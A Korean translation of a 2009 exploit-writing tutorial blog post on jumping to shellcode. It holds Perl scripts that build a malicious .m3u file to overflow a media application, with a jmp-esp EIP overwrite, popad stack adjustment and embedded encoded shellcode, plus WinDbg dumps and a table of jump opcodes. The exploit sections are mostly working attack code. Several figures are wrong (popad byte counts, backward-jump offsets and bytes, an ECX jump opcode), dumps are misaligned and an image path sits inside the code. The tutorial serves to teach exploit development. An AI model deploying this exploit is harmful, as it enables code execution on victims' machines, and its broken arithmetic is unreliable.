000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => garbage
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => garbage
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => garbage
0:000> d
000ff830  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => garbage
000ff840  41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90 AA..... | => garbage
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ..... | => NOPS/Shellcode
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ..... | => NOPS/Shellcode
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41 .....AAAAAAAAA | => NOPS/Shellcode
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => NOPS/Shellcode
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA | => NOPS/Shellcode

```

100개의 D(44)로 점프하기 위해 ESP에서 직접적으로 이용 가능한 13개의 X와 셸코드(NOP + breakpoint + A들 = 셸코드)에서 끝내기 위해 160개의 A가 필요하다고 가정해보자.

1개의 popad = 32 바이트, 그래서 260 바이트는 9개의 popad임

여기서는 셸코드 앞에 NOP을 약간 넣어 그 NOP으로 “popad”하도록 하여 해당 어플리케이션이 우리가 설정한 브레이크포인트에서 break하는지 알아본다.

먼저, jmp esp로 EIP를 덮어쓴다. 그런 다음 X 대신 9개의 popad를 수행하고, 그 다음 “jmp esp” opcode(0xff, 0xe4)가 뒤따른다.

```

my $file= "test1.m3u";
my $bufferSize = 26071;

```

```

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01eaf23a); #jmp esp from MSRMcode00.dll(역자의 시스템)

my $preshellcode = "X" x 4; # needed to point ESP at next 13 bytes below
$preshellcode=$preshellcode."\x61" x 9; #9 popads
$preshellcode=$preshellcode."\xff\xe4"; #10th and 11th byte, jmp esp
$preshellcode=$preshellcode."\x90\x90\x90"; #fill rest with some nops

my $garbage = "\x44" x 100; #garbage to jump over
my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";

```

이 스크립트를 로딩하면 우리가 의도한대로이며, EIP와 ESP는 다음과 같다.

```

(98.8c0): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=90909090 ebx=90904141 ecx=90909090 edx=90909090 esi=41414141 edi=41414141
eip=000ff874 esp=000ff850 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc          int     3
0:000> d eip
000ff874  cc 41 41 41 41 41 41 41-41 41 41 41 41 41 41  .AAAAAAAAAAAAAAAA
000ff884  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAA
000ff894  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAA
000ff8a4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAA

```

000ff8b4	41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff8c4	41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff8d4	41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff8e4	41 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
0:000> d eip-32		
000ff842	00 00 00 00 00 00 7c e0-a6 02 00 00 00 00 90 90
000ff852	90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
000ff862	90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
000ff872	90 90 cc 41 41 41 41 41-41 41 41 41 41 41 41 41	...AAAAAAAAAAAAA
000ff882	41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff892	41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff8a2	41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff8b2	41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
0:000> d esp		
000ff850	90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
000ff860	90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
000ff870	90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41AAAAAAAAAAAA
000ff880	41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff890	41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff8a0	41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff8b0	41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA
000ff8c0	41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAAAA

=> popad는 제대로 작동했으며, esp가 nop을 가리키도록 했다. 그런 다음 esp로의 점프(0xff 0xe4)가 이루어지고, 이는 EIP가 nop으로 점프하게 만들었으며, 브레이크포인트(0x000ff874)로 슬라이딩하게 된다.

실제 셀코드로 A를 대체한다.

```
my $file= "test1.m3u";

my $buffersize = 26071;


my $junk= "A" x 250;

my $nop = "\x90" x 50;


my $shellcode = "\xbb\x3b\xdb\x1e\xde\x2b\xc9\xda\xd5\xd9\x74\x24\xf4\xb1" .
```

```

"\x33\x58\x31\x58\x10\x03\x58\x10\x83\xd3\x27\xfc\x2b\xdf" .
"\x30\x88\xd4\x1f\xc1\xeb\x5d\xfa\x00\x39\x39\x8f\xa1\x8d" .
"\x49\xdd\x49\x65\x1f\xf5\xda\x0b\x88\xfa\x6b\xa1\xee\x35" .
"\x6b\x07\x2f\x99\xaf\x09\xd3\xe3\xe3\xe9\xea\x2c\xf6\xe8" .
"\x2b\x50\xf9\xb9\xe4\x1f\xa8\xd2\x80\x5d\x71\x4f\x46\xea" .
"\xc9\x37\xe3\x2c\xbd\x8d\xea\x7c\x6e\x99\xa5\x64\x04\xc5" .
"\x15\x95\xc9\x15\x69\xdc\x66\xed\x19\xdf\xae\x3f\xe1\xee" .
"\x8e\xec\xdc\xdf\x02\xec\x19\xe7\xfc\x9b\x51\x14\x80\x9b" .
"\xa1\x67\x5e\x29\x34\xcf\x15\x89\x9c\xee\xfa\x4c\x56\xfc" .
"\xb7\x1b\x30\xe0\x46\xcf\x4a\x1c\xc2\xee\x9c\x95\x90\xd4" .
"\x38\xfe\x43\x74\x18\x5a\x25\x89\x7a\x02\x9a\x2f\xf0\xa0" .
"\xcf\x56\x5b\xae\x0e\xda\xe1\x97\x11\xe4\xe9\xb7\x79\xd5" .
"\x62\x58\xfd\xea\xa0\x1d\xff\x1b\x79\x8b\x68\x82\xe8\xf6" .
"\xf4\x35\xc7\x34\x01\xb6\xe2\xc4\xf6\xa6\x86\xc1\xb3\x60" .
"\x7a\xbb\xac\x04\x7c\x68\xcc\x0c\x1f\xef\x5e\xcc\xce\x8a" .
"\xe6\x77\x0f";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01eaf23a); #jmp esp from MSRMCodec00.dll(역자의 시스템)

my $presHELLcode = "X" x 4; # needed to point ESP at next 13 bytes below
$presHELLcode=$presHELLcode."\x61" x 9; #9 popads
$presHELLcode=$presHELLcode."\xff\xe4"; #10th and 11th byte, jmp esp
$presHELLcode=$presHELLcode."\x90\x90\x90"; #fill rest with some nops


my $garbage = "\x44" x 100; #garbage to jump over
my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$presHELLcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";

```

이제 이 exploit을 로딩한다.



공격에 성공했다.

셸코드로 점프하는 또 다른 한 방법(덜 선호되지만 여전히 가능함)은 셸코드의 주소(또는 레지스터의 offset)로 간단히 점프하는 jumpcode를 사용하는 것이다. 이 주소나 레지스터는 프로그램 실행 시 변경될 수 있으므로 이 테크닉은 항상 적용되지 않을 수 있다.

그래서, 주소나 레지스터의 offset을 하드코딩하기 위해 그 점프를 할 opcode를 찾아낼 필요가 있으며, 그런 다음 실제 셸코드로 점프하기 위해 더 작은 “first” /stage1 버퍼에 그 opcode를 사용한다.

앞에서도 중간중간 나왔지만 WinDbg로 특정 명령의 opcode를 찾는 방법에 대해 여기서 두 가지 예를 들겠다.

1. jump to 0x12345678

```

0:000> a
7c90120e jmp 12345678
jmp 12345678
7c901213

```

```
0:000> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e e96544a495      jmp     12345678
```

=> opcode: 0xe9,0x65,0x44,0xa4,0x95

2. jump to ebx+124h

```
0:000> a
7c901214 add ebx,124
add ebx,124
7c90121a jmp ebx
jmp ebx
7c90121c
```

```
0:000> u 7c901214
ntdll!DbgUserBreakPoint+0x2:
7c901214 81c324010000      add     ebx,124h
7c90121a ffe3              jmp     ebx
```

=> opcode: 0x81,0xc3,0x24,0x01,0x00,0x00 (add ebx 124h) 및 0xff,0xe3 (jmp ebx)

Short jumps & conditional jumps

공격에서 단지 몇 바이트만 점프해야 한다면 몇 가지 ‘short jump’ 테크닉을 이용할 수 있다.

- **short jump: 0xeb(jmp의 opcode) + 점프할 바이트 수**

만약 30바이트를 점프할 경우 사용해야 할 opcode는 “0xeb, 0x1e” 이 된다.

- **조건(short/near) jump(조건이 충족할 경우 jump 함)**

이 테크닉은 EFLAG 레지스터(CF, OF, PF, SF, ZF)에서 상태 플래그들 중에서 하나 또는 그 이상의 상태에 바탕을 두고 있다. 만약 그 플래그들이 지정된 상태(조건)라면 목적지 오퍼랜드에 의해 지정된 목표 명령으로 점프한다. 이 목표 명령은 상대 offset(EIP의 현재 값에 대해 상대적임)으로 지정된다.

예를 들어보면, 6 바이트를 점프하기를 원하면 ollydbg로 관련 플래그를 살펴보고, 플래그 상태에 따라 아래 opcode들 중의 하나를 사용할 수 있다.

Zero flag가 1이라고 가정해보자. 그러면 점프하고자 원하는 바이트 수와 함께 opcode 0x74를 사용할 수 있다. 이 경우 "0x74, 0x06"이다.

다음은 jump code와 flag 상태에 대한 테이블이다.

Code	Mnemonic	Description
77 cb	JA rel8	Jump short if above (CF=0 and ZF=0)
73 cb	JAE rel8	Jump short if above or equal (CF=0)
72 cb	JB rel8	Jump short if below (CF=1)
76 cb	JBE rel8	Jump short if below or equal (CF=1 or ZF=1)
72 cb	JC rel8	Jump short if carry (CF=1)
E3 cb	JCXZ rel8	Jump short if CX register is 0
E3 cb	JECXZ rel8	Jump short if ECX register is 0
74 cb	JE rel8	Jump short if equal (ZF=1)
7F cb	JG rel8	Jump short if greater (ZF=0 and SF=0F)
7D cb	JGE rel8	Jump short if greater or equal (SF=0F)
7C cb	JL rel8	Jump short if less (SF<>0F)
7E cb	JLE rel8	Jump short if less or equal (ZF=1 or SF<>0F)
76 cb	JNA rel8	Jump short if not above (CF=1 or ZF=1)
72 cb	JNAE rel8	Jump short if not above or equal (CF=1)
73 cb	JNB rel8	Jump short if not below (CF=0)
77 cb	JNBE rel8	Jump short if not below or equal (CF=0 and ZF=0)
73 cb	JNC rel8	Jump short if not carry (CF=0)
75 cb	JNE rel8	Jump short if not equal (ZF=0)
7E cb	JNG rel8	Jump short if not greater (ZF=1 or SF<>0F)

7C cb	JNGE rel8	Jump short if not greater or equal (SF<>OF)
7D cb	JNL rel8	Jump short if not less (SF=OF)
7F cb	JNLE rel8	Jump short if not less or equal (ZF=0 and SF=OF)
71 cb	JNO rel8	Jump short if not overflow (OF=0)
7B cb	JNP rel8	Jump short if not parity (PF=0)
79 cb	JNS rel8	Jump short if not sign (SF=0)
75 cb	JNZ rel8	Jump short if not zero (ZF=0)
70 cb	J0 rel8	Jump short if overflow (OF=1)
7A cb	JP rel8	Jump short if parity (PF=1)
7A cb	JPE rel8	Jump short if parity even (PF=1)
7B cb	JPO rel8	Jump short if parity odd (PF=0)
78 cb	JS rel8	Jump short if sign (SF=1)
74 cb	JZ rel8	Jump short if zero (ZF = 1)
0F 87 cw/cd	JA rel16/32	Jump near if above (CF=0 and ZF=0)
0F 83 cw/cd	JAE rel16/32	Jump near if above or equal (CF=0)
0F 82 cw/cd	JB rel16/32	Jump near if below (CF=1)
0F 86 cw/cd	JBE rel16/32	Jump near if below or equal (CF=1 or ZF=1)
0F 82 cw/cd	JC rel16/32	Jump near if carry (CF=1)
0F 84 cw/cd	JE rel16/32	Jump near if equal (ZF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)
0F 8F cw/cd	JG rel16/32	Jump near if greater (ZF=0 and SF=OF)
0F 8D cw/cd	JGE rel16/32	Jump near if greater or equal (SF=OF)
0F 8C cw/cd	JL rel16/32	Jump near if less (SF<>OF)
0F 8E cw/cd	JLE rel16/32	Jump near if less or equal (ZF=1 or SF<>OF)
0F 86 cw/cd	JNA rel16/32	Jump near if not above (CF=1 or ZF=1)

0F 82 cw/cd	JNAE rel16/32	Jump near if not above or equal (CF=1)
0F 83 cw/cd	JNB rel16/32	Jump near if not below (CF=0)
0F 87 cw/cd	JNBE rel16/32	Jump near if not below or equal (CF=0 and ZF=0)
0F 83 cw/cd	JNC rel16/32	Jump near if not carry (CF=0)
0F 85 cw/cd	JNE rel16/32	Jump near if not equal (ZF=0)
0F 8E cw/cd	JNG rel16/32	Jump near if not greater (ZF=1 or SF<>OF)
0F 8C cw/cd	JNGE rel16/32	Jump near if not greater or equal (SF<>OF)
0F 8D cw/cd	JNL rel16/32	Jump near if not less (SF=0F)
0F 8F cw/cd	JNLE rel16/32	Jump near if not less or equal (ZF=0 and SF=0F)
0F 81 cw/cd	JNO rel16/32	Jump near if not overflow (OF=0)
0F 8B cw/cd	JNP rel16/32	Jump near if not parity (PF=0)
0F 89 cw/cd	JNS rel16/32	Jump near if not sign (SF=0)
0F 85 cw/cd	JNZ rel16/32	Jump near if not zero (ZF=0)
0F 80 cw/cd	J0 rel16/32	Jump near if overflow (OF=1)
0F 8A cw/cd	JP rel16/32	Jump near if parity (PF=1)
0F 8A cw/cd	JPE rel16/32	Jump near if parity even (PF=1)
0F 8B cw/cd	JPO rel16/32	Jump near if parity odd (PF=0)
0F 88 cw/cd	JS rel16/32	Jump near if sign (SF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)

테이블에서 볼 수 있듯이, ECX 레지스터가 0일 때를 기초로 한 short jump를 할 수 있다. Windows SEH에 대한 보호 정책 중의 하나는 exception이 발생하면 레지스터가 클리어된다는 것이다. 그래서 가끔은 만약 ECX = 00000000일 경우 jump code로 0x3e를 사용할 수 있을 것이다.

two-byte JMP에 대한 것은 <http://www.mirror.href.com/thestarman/asm/2bytejumps.htm>를 참고해라(역자 추가: 원문에 나오는 링크는 현재 깨져있다).

Backward jumps

Backward jump(음수 offset을 가진 jump)를 해야할 필요가 있을 경우 음수를 구해 그 수를 hex로 변환한다. Dword hex 값을 취해 그 수를 `jump(\xeb 또는 \xe9)`에 대한 아규먼트로 사용한다.

예) 7 바이트 뒤로 점프할 경우: $-7 = \text{FFFFFFF9}$, 그래서 -7 은 "`\xeb\xfb\xff\xff`"가 된다.

예) 400 바이트 뒤로 점프할 경우: $-400 = \text{FFFFFFE0}$, 그래서 -400 은 "`\xe9\x70\xfe\xff\xff`"(여기서 볼 수 있듯이, 이 opcode는 5 바이트이다)가 된다.

(역자 추가: 좀더 자세한 정보는 앞에서 제시한 링크, Daniel B. Sedory의 "Using SHORT(Two-byte) Relative Jump Instructions"을 참고하기 바란다.)

© 2009, [Peter Van Eeckhoutte](#). All rights reserved. Terms of Use are applicable to all content on this blog. If you want to use/reuse parts of the content on this blog, you must provide a link to the original content on this blog.